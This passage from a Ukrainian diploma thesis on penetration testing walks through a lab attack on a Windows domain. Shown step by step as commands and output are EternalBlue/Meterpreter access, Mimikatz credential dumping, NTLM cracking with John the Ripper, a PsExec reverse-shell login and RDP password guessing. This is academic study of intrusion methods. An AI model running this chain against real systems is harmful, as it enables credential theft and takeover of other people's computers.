[+] 10.0.2.9:445 - good response status for nx: INVALID_PARAMETER
[+] 10.0.2.9:445 - good response status for nx: INVALID_PARAMETER
[*] Sending stage (200774 bytes) to 10.0.2.9
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.9:49192) at 2024-06-24 18:47:21 +0300

meterpreter > shell
Process 1724 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32> █

```

Рисунок 3.13 – Результат використання Meterpreter.

```
C:\Windows\system32>whoami
whoami
nt authority\system
```

Рисунок 3.14 – Результат виконання перевірки.

Після використання `whoami` можна побачити, що увійшли в систему з привілеями адміністратора. Однак для отримання повного контролю над комп'ютером нам потрібен доступ до облікового запису адміністратора. Для досягнення цього мети ми використовуємо інструмент `Mimikatz` для отримання розшифрованого хешу пароля.

`Mimikatz` є відкритим програмним засобом, який використовується для отримання і зберігання інформації про автентифікацію, таку як квитки Kerberos. Часто кіберзлочинці використовують `Mimikatz` для викрадення облікових даних та підвищення привілеїв. З іншого боку, фахівці з тестування на проникнення використовують `Mimikatz` для виявлення та виправлення вразливостей мережі.

Для використання `Mimikatz` першим кроком є вихід з оболонки за допомогою комбінації клавіш `CTRL + C`, після чого повертаються до інтерпретатора `Metasploit` і виконують команду `load mimikatz` (а потім `creds_all`). Команда `creds_all` завантажує всі доступні облікові дані з оперативної пам'яті і виводить їх на екран.

```
C:\Windows\system32>^C
Terminate channel 1? [y/N] y
meterpreter > load mimikatz
[!] The "mimikatz" extension has been replaced by "kiwi". Please use this in future.
Loading extension kiwi ...
.#####. mimikatz 2.2.0 20191125 (x64/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

Success.
meterpreter > █
```

Рисунок 3.15 – Завантаження `Mimikatz`



```

#####
# Vincent LE ROUX (vincent.le@mysmartlogon.com)
# > http://pingcastle.com / http://mysmartlogon.com ***#

Success.
meterpreter > creds_all
[*] Running as SYSTEM
[*] Retrieving all credentials
msv credentials

Username      Domain      NTLM      SHA1
-----
Administrator  tdsalab    58a478135a93ac3bf058a5ea0e8fdb71  0d7d930ac3b1322c8a1142f9b22169d4eef9e855
WIN-BELG7SF6430$ tdsalab    032304f4a896ea8252d0e857ee0488bf  f8b4015e99f78bc4a37297a94d60fc5054eb607b

wdigest credentials

Username      Domain      Password
-----
(null)        (null)      (null)
Administrator  tdsalab    (null)
WIN-BELG7SF6430$ tdsalab    (null)

kerberos credentials

Username      Domain      Password
-----
(null)        (null)      (null)
Administrator  TDSLAB.LOCAL (null)
WIN-BELG7SF6430$ tdsalab.local ed 00 6a 73 f0 43 65 62 41 b5 52 e3 a9 a1 b8 f6 84 78 e4 6a 0a a9 0a 4c dc 04 83 5a dc 9a 2a 5e 03 cf cd 0b b5 9b 3d 3f 2f ba 83 49
68 43 09 a1 51 f6 d4 b0 65 87 f0 ab f4 7a 4d c7 e2 d2 31 72 01 e3 a8 46 12 25 c0 88 83 64 af b9 b8 ac e2 74 7c 8f 3b 59 4f a9 8a d
b c6 83 5e c9 68 46 20 4e 79 e8 24 3b c8 bc 7a 32 f8 4e e2 3f 8c b8 95 40 96 6c 43 fc 32 6f 74 38 bc 47 00 c3 bb b0 9c 0f 43 ff 30
86 3e 49 a7 a4 38 2f 73 b1 29 d6 7c bb e8 18 a2 e1 b9 93 7d 47 cb 7e 40 dc ea 17 cd 4b ec 84 93 79 ae 2a e9 df 4d c6 a9 12 bc 72 a5
41 29 e2 e5 e3 b7 13 2c a7 5c a1 2d 4a 5f ca 72 a0 7d 2a 2b fb ef 3c eb 58 9e 98 4e 6a c5 43 3e c4 a7 1f c9 06 71 ab e5 c3 c9 09 a
a a9 98 3e 9d 9a 40 88 1b d4 35 ba 56 5a 3f d8 ae 1f 3d 50 68 9a

win-belg7sf6430$ TDSLAB.LOCAL (null)

meterpreter >

```

Рисунок 3.16 – Результат виконання creds_all

У деяких випадках пароль може з'являтися в полі введення пароля як звичайний текст. Однак у нашому випадку ми працюємо з хешем NTLM, який буде розшифровуватися на наступному етапі тестування для отримання фактичного пароля адміністратора.

Для розшифрування NTLM ми використовуємо програму JOHN THE RIPPER.

JOHN THE RIPPER - це офлайн зламщик паролів, який підтримує сотні різних хешів і шифрів.


Цей додаток здатен декодувати кілька типів хешів паролів, включаючи хеші crypt(3), які зазвичай зустрічаються в різних версіях Unix, а також підтримує хеші Kerberos AFS і Windows NT/2000/XP/2003 LM за замовчуванням.

```
(kali@kali)-[~]
└─$ john --help
John the Ripper 1.9.0-jumbo-1+bleeding-aec1328d6c 2021-11-02 10:45:52 +0100 OMP [linux-gnu 64-bit x86_64 SSE2 AC]
Copyright (c) 1996-2021 by Solar Designer and others
Homepage: https://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]

--help                Print usage summary
--single[=SECTION[, ..]] "Single crack" mode, using default or named rules
--single=:rule[, ..] Same, using "immediate" rule(s)
--single-seed=WORD[,WORD] Add static seed word(s) for all salts in single mode
--single-wordlist=FILE *Short* wordlist with static seed words/morphemes
--single-user-seed=FILE Wordlist with seeds per username (user:password[s]
                        format)
--single-pair-max=N Override max. number of word pairs generated (6)
--no-single-pair Disable single word pair generation
--[no-]single-retest-guess Override config for SingleRetestGuess
--wordlist[=FILE] --stdin Wordlist mode, read words from FILE or stdin
                        --pipe like --stdin, but bulk reads, and allows rules
--rules[=SECTION[, ..]] Enable word mangling rules (for wordlist or PRINCE
                        modes), using default or named rules
--rules=:rule[, ..] Same, using "immediate" rule(s)
--rules-stack=SECTION[, ..] Stacked rules, applied after regular rules or to
                        modes that otherwise don't support rules
--rules-stack=:rule[, ..] Same, using "immediate" rule(s)
--rules-skip-nop Skip any NOP ":" rules (you already ran w/o rules)
--loopback[=FILE] Like --wordlist, but extract words from a .pot file
--mem-file-size=SIZE Size threshold for wordlist preload (default 2048 MB)
--dupe-suppression Suppress all dupes in wordlist (and force preload)
--incremental[=MODE] "Incremental" mode [using section MODE]
--incremental-charcount=N Override CharCount for incremental mode
--external=MODE External mode or word filter
--mask[=MASK] Mask mode using MASK (or default from john.conf)
--markov[=OPTIONS] "Markov" mode (see doc/MARKOV)
--mkv-stats=FILE "Markov" stats file
--prince[=FILE] PRINCE mode, read words from FILE
--prince-loopback[=FILE] Fetch words from a .pot file
--prince-elem-cnt-min=N Minimum number of elements per chain (1)
--prince-elem-cnt-max=[-]N Maximum number of elements per chain (negative N is
                        relative to word length) (8)
--prince-skip=N Initial skip
--prince-limit=N Limit number of candidates generated
--prince-wl-dist-len Calculate length distribution from wordlist
--prince-wl-max=N Load only N words from input wordlist
```

Рисунок 3.17 – Інтерфейс інструменту John



Для зламу паролю був використаний словник паролів «rockyou.txt» (див. рис. 3.18), який було завантажено з github [28]. Даний словник містить близько 15 мільйонів варіантів паролю

Для зламу пароля використовуємо команду `--format=NT hash.txt --wordlist=rockyou.txt`, де `--format=NT` вказує на NTLM формат хешу, `hashh.txt` містить витягнутий хеш, а `rockyou.txt` - список варіантів паролів.

```
(kali㉿kali)-[~]
└─$ john --format=NT hashh.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=5
Press 'q' or Ctrl-C to abort, almost any other key for status
Password123 (??)
1g 0:00:00:00 DONE (2024-06-24 19:00) 10.00g/s 336000p/s 336000c/s 336000C/s alexander3..181193
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
metasploit > Interrupt: use the 'exit' command to quit
metasploit >
(kali㉿kali)-[~]
```

Рисунок 3.19–Інтерфейс

Отже, у нас є пароль адміністратора Password123. Цей пароль дозволяє нам увійти в обліковий запис адміністратора. Для цього скористаємося Metasploit і PsExec. Щоб використати PsExec для входу в обліковий запис адміністратора з паролем Password123 за допомогою Metasploit, виконайте наступні кроки знайдіть утиліту PsExec за допомогою команди `search` в Metasploit і виберіть її командою `use`.

- встановить IP-адресу сервера командою `set rhosts`.
- введіть пароль Password123 командою `set SMBPass`.
- введіть облікові дані адміністратора командою `set SMBUser`.
- запустить команду `run`.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > use smb/psexec

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/scanner/smb/psexec_loggedin_users  1999-01-01      normal No      Microsoft Windows Authenticated Logged In Users Enumeration
1  exploit/windows/smb/psexec                  1999-01-01      manual No      Microsoft Windows Authenticated User Code Execution
2  auxiliary/admin/smb/psexec_ntdsgrab         1999-01-01      normal No      PsExec NTDS.dit And SYSTEM Hive Download Utility

Interact with a module by name or index. For example info 2, use 2 or use auxiliary/admin/smb/psexec_ntdsgrab

msf6 exploit(windows/smb/ms17_010_eternalblue) > use windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > set rhost 10.0.2.9
rhost => 10.0.2.9
msf6 exploit(windows/smb/psexec) > set SMBPass Password123
SMBPass => Password123
msf6 exploit(windows/smb/psexec) > set SMBUser Administrator
SMBUser => Administrator
msf6 exploit(windows/smb/psexec) > set SMBDomain tdslab.local
SMBDomain => tdslab.local
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.9:445 - Connecting to the server...
[*] 10.0.2.9:445 - Authenticating to 10.0.2.9:445\tdslab.local as user 'Administrator'...
[*] 10.0.2.9:445 - Selecting PowerShell target
[*] 10.0.2.9:445 - Executing the payload...
[*] 10.0.2.9:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175686 bytes) to 10.0.2.9
[*] Meterpreter session 2 opened (10.0.2.15:4444 -> 10.0.2.9:61609) at 2024-06-24 19:04:22 +0300

meterpreter > 
```

Рисунок 3.20 – Запуск

Виконавши попередні кроки, ми успішно увійшли до облікового запису адміністратора з логіном Administrator і паролем Password123. Тепер ми маємо повний контроль над комп'ютером.

3.4.2 Початок тесту RDP

Клієнти RDP працюють із більшістю версій Microsoft Windows, включаючи Windows Mobile, а також з Linux, Unix, macOS, iOS, Android та іншими операційними системами. Сервер RDP вбудований в операційні системи Windows, але є версії для Unix і OS X. За замовчуванням сервер використовує TCP-порт 3389 і UDP-порт 3389. Щоб перевірити безпеку мережі віддаленого робочого столу, нам потрібні наступні два порти. Що робити під час тестування безпеки мережі: збирати повідомлення;

- передайте хеш-значення;
- груба сила.

IP-адреса тестової системи Remote Desktop Enterprise – 10.0.2.9. У цьому випадку ми покажемо найпростіший приклад зламу протоколу керування віддаленим робочим

столом.Збір інформації про систему почнемо зі збору інформації про систему.

За допомогою інструменту rdp-sec-check перевіримо, які алгоритми шифрування і методи аутентифікації використовуються. За результатами перевірки rdp-sec-check підсумовує всі можливі проблеми з безпекою служби RDP.

Для інсталяції rdp-sec-check у Kali Linux виконайте наступні кроки:

- `sudo curl`
- `install Encoding::BER`
- `Ctrl+d`
- `wget https://raw.githubusercontent.com/portcullislabs/rdp-sec-check/master/rdp-sec-check.pl`
- `chmod +x rdp-sec-check.pl`
- `./rdp-sec-check.pl --help`

Після цього можна використовувати rdp-sec-check для аналізу безпеки вашої машини. 3.21 .

```
(kali@kali)-[~]
$ ./rdp-sec-check.pl 10.0.2.9

Starting rdp-sec-check v0.9-beta ( http://labs.portcullis.co.uk/application/rdp-sec-check/ ) at Mon Jun 24 19:24:19 2024

[+] Scanning 1 hosts
Target: 10.0.2.9
IP: 10.0.2.9
Port: 3389

[+] Checking supported protocols
[-] Checking if RDP Security (PROTOCOL_RDP) is supported... Not supported - HYBRID_REQUIRED_BY_SERVER
[-] Checking if TLS Security (PROTOCOL_SSL) is supported... Not supported - HYBRID_REQUIRED_BY_SERVER
[-] Checking if CredSSP Security (PROTOCOL_HYBRID) is supported [uses NLA]... Supported

[+] Checking RDP Security Layer
[-] Checking RDP Security Layer with encryption ENCRYPTION_METHOD_NONE ... Not supported
[-] Checking RDP Security Layer with encryption ENCRYPTION_METHOD_40BIT ... Not supported
[-] Checking RDP Security Layer with encryption ENCRYPTION_METHOD_128BIT ... Not supported
[-] Checking RDP Security Layer with encryption ENCRYPTION_METHOD_56BIT ... Not supported
[-] Checking RDP Security Layer with encryption ENCRYPTION_METHOD_FIPS ... Not supported

[+] Summary of protocol support
[-] 10.0.2.9:3389 supports PROTOCOL_HYBRID: TRUE
[-] 10.0.2.9:3389 supports PROTOCOL_RDP : FALSE
[-] 10.0.2.9:3389 supports PROTOCOL_SSL : FALSE

[+] Summary of RDP encryption support
[-] 10.0.2.9:3389 supports ENCRYPTION_METHOD_NONE : FALSE
[-] 10.0.2.9:3389 supports ENCRYPTION_METHOD_40BIT : FALSE
[-] 10.0.2.9:3389 supports ENCRYPTION_METHOD_128BIT : FALSE
[-] 10.0.2.9:3389 supports ENCRYPTION_METHOD_56BIT : FALSE
[-] 10.0.2.9:3389 supports ENCRYPTION_METHOD_FIPS : FALSE

[+] Summary of security issues
rdp-sec-check v0.9-beta completed at Mon Jun 24 19:24:19 2024

(kali@kali)-[~]
$
```

Рисунок 3.22 – Результат

Аналізуючи результати виконання цієї команди, можна побачити, що система має проблеми з безпекою DOS. Наступним кроком буде сканування комп'ютера за допомогою утиліти NMAP.

Синтаксис цієї команди показано на малюнку 3.23

```
(root@kali)-[/home/kali]
# nmap -p 3389 -sU --script rdp-enum-encryption,rdp-ntlm-info,rdp-vuln-ms12-020 10.0.2.9 -d

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-24 19:29 EEST
Timing report
hostgroups: min 1, max 100000
rtt-timeouts: init 1000, min 100, max 10000
max-scan-delay: TCP 1000, UDP 1000, SCTP 1000
parallelism: min 0, max 0
max-retries: 10, host-timeout: 0
min-rate: 0, max-rate: 0

NSE: Using Lua 5.4.
NSE: Arguments from CLI:
NSE: Loaded 3 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 19:29
Completed NSE at 19:29, 0.00s elapsed
Initiating ARP Ping Scan at 19:29
Scanning 10.0.2.9 [1 port]
Packet capture filter (device eth0): arp and arp[18:4] = 0x080027DD and arp[22:2] = 0x9FEC
Completed ARP Ping Scan at 19:29, 0.06s elapsed (1 total hosts)
Overall sending rates: 16.75 packets / s, 703.64 bytes / s.
mass_rdns: Using DNS server 192.168.31.1
Initiating Parallel DNS resolution of 1 host. at 19:29
mass_rdns: 0.00s 0/1 [#: 1, OK: 0, NX: 0, DR: 0, SF: 0, TR: 1]
Completed Parallel DNS resolution of 1 host. at 19:29, 0.00s elapsed
DNS resolution of 1 IPs took 0.00s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating UDP Scan at 19:29
Scanning 10.0.2.9 [1 port]
Packet capture filter (device eth0): dst host 10.0.2.15 and (icmp or icmp6 or ((udp) and (src host 10.0.2.9)))
Completed UDP Scan at 19:29, 0.30s elapsed (1 total ports)
Overall sending rates: 6.58 packets / s, 184.24 bytes / s.
NSE: Script scanning 10.0.2.9.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 19:29
Completed NSE at 19:29, 0.00s elapsed
Nmap scan report for 10.0.2.9
Host is up, received arp-response (0.00056s latency).
Scanned at 2024-06-24 19:29:42 EEST for 0s

PORT      STATE      SERVICE    REASON
3389/udp  open|filtered ms-wbt-server no-response
MAC Address: 08:00:27:3A:4C:87 (Oracle VirtualBox virtual NIC)
Final times for host: srtt: 564 rttvar: 5000 to: 100000
NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 19:29
Completed NSE at 19:29, 0.00s elapsed
Read from /usr/bin/../share/nmap: nmap-mac-prefixes nmap-protocols nmap-service-probes nmap-services.
Nmap done: 1 IP address (1 host up) scanned in 0.49 seconds
Raw packets sent: 3 (84B) | Rcvd: 1 (28B)
```

Параметри в NMAP мають такі значення:

- rdp-enum-encryption - визначає рівень безпеки та шифрування;
- rdp-ntlm-info - перераховує інформацію з віддаленої служби RDP з увімкненою автентифікацією CredSSP (NLA);

– rdp-vuln-ms12-020 - сканує систему на наявність уразливості ms12-020.

Як показано на малюнку 3.25, результат попередньої команди дає нам ім’я машини та доменне ім’я – tdslab.local. Однак сканування не дало інформації про вразливість ms. Тож на цьому етапі ми знаємо лише ім’я машини та її IP-адресу, але не інформацію про вразливості, які можуть бути використані для атаки на машину. Тому для підбору пароля ми спробуємо скористатися словником паролів.

lib	Update	7 months ago
.gitignore	Upload version 3.1.0	15 months ago
LICENSE	license	4 years ago
Pipfile	Update	7 months ago
Pipfile.lock	Bump lxml from 4.6.4 to 4.6.5	6 months ago
README.md	Fix typo	15 months ago
instagram.py	Update	7 months ago

Каталог паролів github(див. рис. 3.24).

```
(root@kali)~[/home/kali]
# git clone https://github.com/Bitwise-01/Passwords
Клонирование в «Passwords»...
remote: Enumerating objects: 70, done.
remote: Counting objects: 100% (37/37), done.
remote: Compressing objects: 100% (33/33), done.
remote: Total 70 (delta 22), reused 15 (delta 4), pack-reused 33
Получение объектов: 100% (70/70), 4.63 МиБ | 8.76 МиБ/с, готово.
Определение изменений: 100% (34/34), готово.

(root@kali)~[/home/kali]
# ls
1675.ps1
adb
archive-key.asc
armitage-tmp
bookmarks-2023-11-17_kali_firefx.json
bookmarks_tor.html
buster
cacert.pem
cmd.sh
DOSrat2.0
DRWRvVQI.jpeg
dude.exe
ghauri-1.3
git_test
go
hashh.txt
hydra.restore
kali_bookmarks.html
kssp.tar.gz
kss.tar.gz
lynis.log
lynis-report.dat
main.py
NtRemoteLoad.exe
Passwords
PowerSploit
Privesc
py.py
rdp-sec-check.pl
Responder
rustscan
RustScan
shell.txt
sript
tor_bookmarks.json
useIT
w4af
windows-meterpreter-stageless-reverse-tcp-443.ps
windows-meterpreter-stageless-reverse-tcp-443.ps
```

Рисунок 3.25 – Завантаження каталогу

```
(root@kali)~[/home/kali]
# cd Passwords
(root@kali)~[/home/kali/Passwords]
# ls
databases executable LICENSE passgen.py README.md
```

Рисунок 3.26 – Password

```
(root@kali)-[/home/kali/Passwords]
# python3 passgen.py
Enter a keyword, name, password, number, symbol, or birthday(mm-dd-yyy)
To generate a password list enter generate

$> Password

Enter a keyword, name, password, number, symbol, or birthday(mm-dd-yyy)
To generate a password list enter generate

$> generate
Generating a list, this might take a while
Generated a list of 1119 passwords ...
```

```
(root@kali)-[/home/kali/Passwords]
# python3 passgen.py
Enter a keyword, name, password, number, symbol, or birthday(mm-dd-yyy)
To generate a password list enter generate

$> Administrator

Enter a keyword, name, password, number, symbol, or birthday(mm-dd-yyy)
To generate a password list enter generate

$> generate
Generating a list, this might take a while
Generated a list of 1119 passwords ...
```

Рисунок 3.27– Генерація

В даному файлі представлені різні варіації ключових слів, які можуть бути потенційними паролями. Виносимо даний файл в потрібну нам папку та дублюємо, адже далі ми будемо його використовувати для підбору паролю та логіну. Файл з паролями назвемо pass.txt, а з логінами – Name.txt (рис. 3.28).




Рисунок 3.28 – Login and password

Crowbar - це інструмент для атаки грубоюсилою, призначений для тестування на проникнення, що підтримує протоколи, які не охоплюються іншими поширеними інструментами, такими як THC-Hydra

Після виконання цієї команди ми знайшли логін і пароль, за допомогою яких можемо увійти до цільової системи. Логін - Administrator, пароль – Password123 sudo xfreerdp /f /u: Administrator /p: Password123 /v:10.0.2.9:3389.

.

Результат виконання можна побачити на рисунку 3.29

```
(root@kali)~[/home/kali]
# sudo xfreerdp /f /u:Administrator /p:Password123 /v:10.0.2.9:3389 /tls-seclevel:0 /timeout:80000
[20:46:50:296] [446863:446864] [WARN][com.freerdp.crypto] - Certificate verification failure 'self-signed certificate (18)' at stack position 0
[20:46:50:297] [446863:446864] [WARN][com.freerdp.crypto] - CN = WIN-BELG7SF6430.tdslab.local
[20:46:51:513] [446863:446864] [ERROR][com.winpr.timezone] - Unable to find a match for unix timezone: Europe/Kyiv
[20:46:51:749] [446863:446864] [INFO][com.freerdp.gdi] - Local framebuffer format PIXEL_FORMAT_BGRX32
[20:46:51:749] [446863:446864] [INFO][com.freerdp.gdi] - Remote framebuffer format PIXEL_FORMAT_BGRA32
[20:46:51:979] [446863:446864] [INFO][com.freerdp.channels.rdpnd.client] - [static] Loaded fake backend for rdpnd
[20:46:51:979] [446863:446864] [INFO][com.freerdp.channels.drdynvc.client] - Loading Dynamic Virtual Channel rdpgfx
```

Рисунок 3.29 – Авторизація в системі

Найпростіший приклад був продемонстрований зі зломом протоколу для контролю над віддаленим робочим столом.

ВИСНОВКИ

По закінченню дипломної роботи я провів дослідження та аналіз українських та міжнародних стандартів оцінки кібербезпеки інформаційно-комунікаційних систем. На основі цих знань запропоновано алгоритм тестування безпеки мережі. Також розглянуті правові питання, пов'язані з тестуванням на проникнення.

Склав список апаратних і програмних засобів і рішень, які використовуються професійними тестувальниками для аналізу вторгнень в інформаційні та комунікаційні системи.

У практичній частині на прикладі AD і RDP перевірили рівень безпеки інформаційно-комунікаційної системи корпоративного підприємства.

У тестуванні на проникнення були використані програмні та апаратні засоби на базі операційної системи Kali. Компанії повинні серйозно ставитися до кібербезпеки своїх мереж і аналізувати їх, щоб визначити потенційні точки входу, якими можуть скористатися зловмисники. Крім того, в наш час дуже небезпечно використовувати застарілу версію операційної системи. Система, яка більше не отримує оновлення, є слабкою ланкою, яку хакери можуть використати для викрадення даних або навіть отримання контролю над комп'ютером. Найкраще використовувати нові версії операційних систем, які регулярно оновлюються розробниками, а також інші способи захисту комп'ютера.

ПЕРЕЛІК ДЖЕРЕЛ ПОСИЛАННЯ

1. Kalchenko V.V. Огляд методів проведення тестування на проникнення для оцінки захищеності комп'ютерних систем [Електронний ресурс] / V.V. Kalchenko // Системи управління, навігації та зв'язку. Збірник наукових праць. – 2018. – Т. 4, № 50. – С. 109. – Режим доступу: <http://journals.nupp.edu.ua/sunz/article/view/1209>
2. Lyon G. F. Nmap Network Scanning: The Official Nmap Project Guide to Network Discovery and Security Scanning / Gordon Fyodor Lyon. – [S. l.]: Nmap Project, 2009. – 464 p.
3. Про захист інформації в інформаційно-комунікаційних системах. Закон України від 16.12.2020 р. № 1089-IX. URL: <https://zakon.rada.gov.ua/laws/show/80/94-%D0%B2%D1%80#Text>
4. Hertzog R. Kali Linux Revealed: Mastering the Penetration Testing Distribution / Rafael Hertzog, Jim O'Gorman. – [S. l.]: Offsec Press, 2017. – 342 p.
5. Krause J. Mastering Windows Group Policy: Control and secure your Active Directory environment with Group Policy / Jordan Krause. – Birmingham: Packt Publishing, 2018. – 408 p.
6. Kalchenko V.V. Аналіз існуючої методики проведення аудиту безпеки комп'ютерних систем в державних органах [Електронний ресурс] / V.V. Kalchenko // Системи управління, навігації та зв'язку. Збірник наукових праць. – 2019. – Т. 3, № 55. – С. 110–112. – Режим доступу: <http://journals.nupp.edu.ua/sunz/article/view/1563>
7. Про затвердження Правил забезпечення захисту інформації в інформаційних, телекомунікаційних та інформаційно-телекомунікаційних системах. Постанова від 29.03.2006 р. № 373. URL: <https://zakon.rada.gov.ua/laws/show/373-2006-%D0%BF#Text>
8. Бурячок В.Л. Інформаційна та кібербезпека: соціотехнічний аспект: підручник / В.Л. Бурячок, В.О. Хорошко, С.В. Толюпа; ред. В.Б. Толубко. – 1-ше вид. – Київ: ДУТ, 2015. – 288 с.
9. Weidman G. Penetration Testing: A Hands-On Introduction to Hacking / Georgia Weidman. – San Francisco: No Starch Press, 2014. – 528 p.
10. GitHub - Madhava-mng/RockYou.txt: rockyou.txt Common password list [Electronic resource] // GitHub. – Mode of access: <https://github.com/Madhava->

mng/RockYou.txt

11. Rehberger J. Cybersecurity Attacks – Red Team Strategies: A practical guide to building a penetration testing program having homefield advantage / Johann Rehberger. – Birmingham: Packt Publishing, 2020. – 524 p.

12. Chappell L. Wireshark Network Analysis: The Official Wireshark Certified Network Analyst Study Guide / Laura Chappell. – 2nd ed. – [S. l.]: Chappell University, 2012. – 986 p.

13. Technical guide to information security testing and assessment: recommendations of the national institute of standards and technology / U.S. Department of Commerce National Institute of Standards and Technology [et al.]. – Gaithersburg: CreateSpace Independent Publishing Platform, 2008. – 86 p.

14. Parker J. T. Breach & Attack Simulation For Dummies / Jeff T. Parker. – Hoboken: John Wiley & Sons, 2020. – 49 p.

15. Barthelme W. Penetration testing: 5 methodologies of pentest [Electronic resource] / Wells Barthelme // ITGLOBAL.COM - Managed IT and Business Cloud services. – Mode of access: <https://itglobal.com/company/blog/5-pentest-metodologies/>

16. НД ТЗІ 3.7-003-05. Порядок проведення робіт із створення комплексної системи захисту інформації в інформаційно-телекомунікаційній системі. – Затверджено наказом ДСТСЗІ СБ України №125 від 8.11.2005. – (Серія видань «Нормативний документ»).

17. Breach and Attack Simulation Versus Pen Testing and Red Teaming - SafeBreach [Electronic resource] // SafeBreach. – Mode of access: <https://www.safebreach.com/resources/breach-and-attack-simulation-versus-pen-testing-and-red-teaming/>

18. GitHub - Bitwise-01/Instagram-: Bruteforce attack for Instagram [Electronic resource] // GitHub. – Mode of access: <https://github.com/Bitwise-01/>

19. Kumar H. Learning Nessus for Penetration Testing / Himanshu Kumar. – Birmingham: Packt Publishing, 2014. – 116 p.

20. Herzog P. Open-Source Security Testing Methodology Manual / Peter Herzog. – [S. l.]: Institute for Security and Open Methodologies, 2010. – 213 p.

21. Ehmer M. A Comparative Study of White Box, Black Box and Grey Box Testing Techniques / Mohd Ehmer, Farmeena Khan // International Journal of Advanced

Computer Science and Applications. – 2012. – Vol. 3, no. 6. – P. 12–13.

